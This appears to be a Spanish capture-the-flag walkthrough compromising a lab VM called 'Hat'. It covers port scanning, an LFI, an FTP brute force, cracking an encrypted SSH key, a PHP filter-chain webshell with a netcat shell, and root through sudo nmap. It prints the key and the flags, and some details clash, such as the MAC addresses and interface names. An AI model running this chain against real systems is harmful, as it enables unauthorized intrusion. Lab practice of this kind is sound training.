Hat

```
└─# nmap -sCV -p80,65535 -Pn -n -vvv 192.168.137.24
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
65535/tcp open  unknown syn-ack ttl 64
MAC Address: 00:0C:29:91:FB:DA (VMware)
```


```
└─# nmap -sCV -p80,65535 -Pn -n -vvv 192.168.137.24

PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
65535/tcp open  ftp     syn-ack ttl 64 pyftpdlib 1.5.4
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.137.24:65535
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 00:0C:29:91:FB:DA (VMware)
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 192.168.137.24
http://192.168.137.24 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.24], Title[
Apache2 Debian Default Page: It works]
```


```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.24/" -x ht
ml,txt,php -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.24/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10701]
/.php                 (Status: 403) [Size: 279]
/logs                 (Status: 301) [Size: 315] [--> http://192.168.137.24/logs/]
/php-scripts          (Status: 301) [Size: 322] [--> http://192.168.137.24/php-scripts/]
```

Enumeracion de logs


```
root@miguel: /home/miguel/Work/resources
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.24/logs/
-x log -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.24/logs/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              log
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/vsftpd.log           (Status: 200) [Size: 1760]
```




Enumeracion de php-scripts



tenemos LFI



vuelvo al ftp ya que tenemos el usuario admin_ftp vamos a ver si con hydra logramos encontrar la pass



entramos

```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# ftp 192.168.137.24 65535
Connected to 192.168.137.24.
220 pyftpdlib 1.5.4 ready.
Name (192.168.137.24:miguel): admin_ftp
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!               close           fget            lpage           modtime         pdir            rcvbuf          sendport        type
$               cr              form            lpwd            more            pls             recv            set             umask
account         debug           ftp             ls              mput            pmlsd           reget           site            unset
append          delete          gate            macdef          mreget          preserve        remopts         size            usage
ascii           dir             get             mdelete         msend           progress        rename          sndbuf          user
bell            disconnect      glob            mdir            newer           prompt          reset           status          verbose
binary          edit            hash            mget            nlist           proxy           restart         struct          xferbuf
bye             epsv            help            mkdir           nmap            put             rhelp           sunique         ?
case            epsv4           idle            mls             ntrans          pwd             rmdir           system
cd              epsv6           image           mlsd            open            quit            rstatus         tenex
cdup            exit            lcd             mlst            page            quote           runique         throttle
chmod           features        less            mode            passive         rate            send            trace
ftp>
```

```
ftp> ls
229 Entering extended passive mode (|||47383|).
125 Data connection already open. Transfer starting.
drwxrwxrwx   2 cromiphi cromiphi     4096 Sep 28  2021 share
226 Transfer complete.
ftp> cd share
250 "/share" is the current directory.
ftp> ls
229 Entering extended passive mode (|||60459|).
125 Data connection already open. Transfer starting.
-rwxrwxrwx   1 cromiphi cromiphi     1751 Sep 28  2021 id_rsa
-rwxrwxrwx   1 cromiphi cromiphi      108 Sep 28  2021 note
226 Transfer complete.
ftp> prompt
Interactive mode off.
```

```
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering extended passive mode (|||54371|).
125 Data connection already open. Transfer starting.
100% |*****************************************************************************************|  1751      151.43 KiB/s    00:00 ETA
226 Transfer complete.
1751 bytes received in 00:00 (138.26 KiB/s)
ftp> get note
local: note remote: note
229 Entering extended passive mode (|||48277|).
125 Data connection already open. Transfer starting.
100% |*****************************************************************************************|   108        1.07 MiB/s    00:00 ETA
226 Transfer complete.
108 bytes received in 00:00 (104.01 KiB/s)
ftp>
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat note
```

File: note


```
Hi,

We have successfully secured some of our most critical protocols ... no more worrying!



Sysadmin
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat id_rsa
```

File: id_rsa

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,6F30B7B22B088AB2

JmLJqI4m9jk1McrIzNFyuYrPyPu3Znw6awuyEIK0ZctgYabjNk5MVCM0FH45SQCl
rqK3QqSACiOq4+DnMWrECj5CO+JPzGjIupgz8IrW0Cr7mkRSNa9fCeEBrIzAi924
GEM72PMuwlBM4zWDZ/962gtZpDnzXYLc9mYdVTe+ubI2NrVC6d2aklL5GMsBdYwi
BVj8bhnUsr4doXi1ZcRAZoHUses/Z8ohfNXkUoDO2d1kQmiE0hAVEUnBerzV+E84
GpJFBgHphboG9E+R3Gh27viM3pY0qFvU/PWbTJ8Y6LgSgJPMLldlEuBEym0LPDpc
27L7wdKEYwCjPWBGtuGnKsdfleQfsyKijH8/YDlH0hsrDc83ZMcDR13jtfZbZjHZ
IwVdhUuKdHp6Ig4lmxi1RqJA35CD6ZHHMzOKlm1TjQskA0j6jdPeJ3o5ebh/z3oe
tr3FKEawz+2KQa+CX+frCwN/rLFUc8MOvh7I4/jJ9o2kdKB0u5OHH+pgXfmhTJzl
mVSqOtti7cxefUb142Jltku5kElwKdvVEHw+qmZNMwrw+Kv7rlpvezfsW4uzm8Je
nlmxXoMl62Z3FKPjKarEqZrbO6bHf6lWAIrJgJGydRn1tpD/IY1DJZKwa0aLrkbr
7hu8C0LSpIVdy5ZUSaT04ZL/FBxDQR7cg2/ZYF5Kc1pvIgjXrlEsbbSPDyg2bLIW
eCMRnevvsTS8l55qUvQ2GO73kHMcWfkAsvUaojLiSxXGTcd+gPf6kXiwTbz2wbTR
KPzDwKaTn74yW+9jc88+6D8CdT6OrN+2eP8K0ukdNwMqVc+Mag0TOOCwq+QVfKwf
O7A+3+13xjUy1/TKRIJDXuhL88RDrzA7U4uy9ZDYEq5z2HVc3agqnHMBP4k2n0KE
u2YoCNOp52Q4YpKoXoz5Ojw8CuUIhNqoilh/0j+gkdgIO5jMAEBT7p6M/fnhfHpe
VNCimSJfTjLCU49Tez0HeDDCuE4oG/vShjM0ebZHMMWTY8vVOaRz4Ktcx938Jpnj
/j9Z0NEAEUI2ISZGGDLS/O0fhyN9lsl1UrY2yR3NnXgbX3YkjWLDM4C8mWSCejpl
XhWSUYlt8X83atlUfTcn97QVGeJXvlJhBUrYEtsTHjDc2lsH3KQNYtpckQizpcyW
axJjIeWhI+eqWIVwsXTxKI2hIa6XuYdjUP7cusDad+pUo1Y7h0wTwLP1KYtkXrm3
sEvB8X2mX6tHB+1iO67UKjFdZ7Ti1Q2XY6zCCbOl3S5b24MFAFANDYgkr1QtgQqs
j+tSrrd1yOn4AeM6SdyLdVxKQBY2s0+9dvLmaJLH9OOdV0G4I4WcMuum40WMzXrf
fBAMIh7Gl0lEWPOrPtOxrQI++kAlyzNTK1oxSvdc/f30TOB4hGH8yU3EKzRh/QTa
fHkcKP9V7Y0xKwrg2yLuWsFSt4QnFUZEbV+wDq2i9NqvriYOxSa2qarPP04FVZRp
5xYdSGWdMuPFTEAaM+67wR33zzlYKvnEmE9CRHnAqVpqHFuNmgYD+S3KhzW3X1A3
zlflWacIB06p/cXCr3w6XNqa0y2TsNmuT2IR6JX+Qr6usNV4QWL/Jyyy4dE1oBG6
-----END RSA PRIVATE KEY-----
```


sacamos la pass con john



como tengo un id_rsa vamos a ver si tenemos el 22, pues hasta ahora solo vimos los puertos aviertos

```
└─# nmap -sCV -p22 -vvv 192.168.137.24

PORT   STATE    SERVICE REASON      VERSION
22/tcp filtered ssh     no-response
MAC Address: 00:0C:29:91:FB:DA (VMware)
```

como esta filtrado no puedo conectarme vamos a ver mediante el LFI por ipv6 que encontramos



00000000000000000000000000000001 01 80 10 80 lo fe800000000000000a0027fffe7bf7d9 02 40 20 80 enp0s3

la separamos correctamente

`fe80:0000:0000:0000:0a00:27ff:fe7b:f7d9%eth0`

y entramos con el usuario `cromiphi:ilovemyself`

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# ssh -i id_rsa -6  cromiphi@fe80:0000:0000:0000:0a00:27ff:fe7b:f7d9%eth0
The authenticity of host 'fe80::a00:27ff:fe7b:f7d9%eth0 (fe80::a00:27ff:fe7b:f7d9%eth0)' can't be established.
ED25519 key fingerprint is SHA256:LaOu+PZMPWLbX3icetuOZ2jXgEY/N1RwrUsqJBfcuTQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'fe80::a00:27ff:fe7b:f7d9%eth0' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux hat 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
cromiphi@hat:~$
```

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -p22 -6 fe80:0000:0000:0000:0a00:27ff:fe7b:f7d9%eth0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 13:58 -03
Nmap scan report for fe80::a00:27ff:fe7b:f7d9
Host is up (0.0023s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:7B:F7:D9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds

┌──(root💀miguel)-[/home/miguel]
└─# ping6 fe80:0000:0000:0000:0a00:27ff:fe7b:f7d9%eth0
PING fe80:0000:0000:0000:0a00:27ff:fe7b:f7d9%eth0 (fe80::a00:27ff:fe7b:f7d9%eth0) 56 data bytes
64 bytes from fe80::a00:27ff:fe7b:f7d9%eth0: icmp_seq=1 ttl=64 time=6.12 ms
64 bytes from fe80::a00:27ff:fe7b:f7d9%eth0: icmp_seq=2 ttl=64 time=1.91 ms
64 bytes from fe80::a00:27ff:fe7b:f7d9%eth0: icmp_seq=3 ttl=64 time=2.70 ms
64 bytes from fe80::a00:27ff:fe7b:f7d9%eth0: icmp_seq=4 ttl=64 time=1.41 ms
64 bytes from fe80::a00:27ff:fe7b:f7d9%eth0: icmp_seq=5 ttl=64 time=8.50 ms
64 bytes from fe80::a00:27ff:fe7b:f7d9%eth0: icmp_seq=6 ttl=64 time=3.27 ms
^C
--- fe80:0000:0000:0000:0a00:27ff:fe7b:f7d9%eth0 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5016ms
rtt min/avg/max/mdev = 1.405/3.983/8.503/2.519 ms
```

o de esta manera como www-data

filter chain y tenemos ejecucion remota de comando para hacer una rev shell

```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
```

```
6|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp&cmd=id
```

en escucha con netcat y estamos dentro

```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.24] 42340
whoami
www-data
```

---

seguimos con la entrada con cromiphi

```
cromiphi@hat:~$ sudo -l
Matching Defaults entries for cromiphi on hat:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr

User cromiphi may run the following commands on hat:
    (root) NOPASSWD: /usr/bin/nmap
```

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

```
cromiphi@hat:~$ TF=$(mktemp)
cromiphi@hat:~$ echo 'os.execute("/bin/sh")' > $TF
cromiphi@hat:~$ sudo nmap --script=$TF
Starting Nmap 7.70 ( https://nmap.org ) at 2025-02-11 18:20 CET
NSE: Warning: Loading '/tmp/tmp.ldXTpeziRA' -- the recommended file extension is '.nse'.
# /bin/sh: 1: whoamiwhio: not found
# root
# Script iniciado; el fichero es /dev/null
root@hat:/home/cromiphi# root@hat:/home/cromiphi# user.txt
root@hat:/home/cromiphi# d3ea66f59d9d6ea12351b415080b5457
root@hat:/home/cromiphi# 8b4acc39c4d068623a16a89ebecd5048
root@hat:/home/cromiphi#
```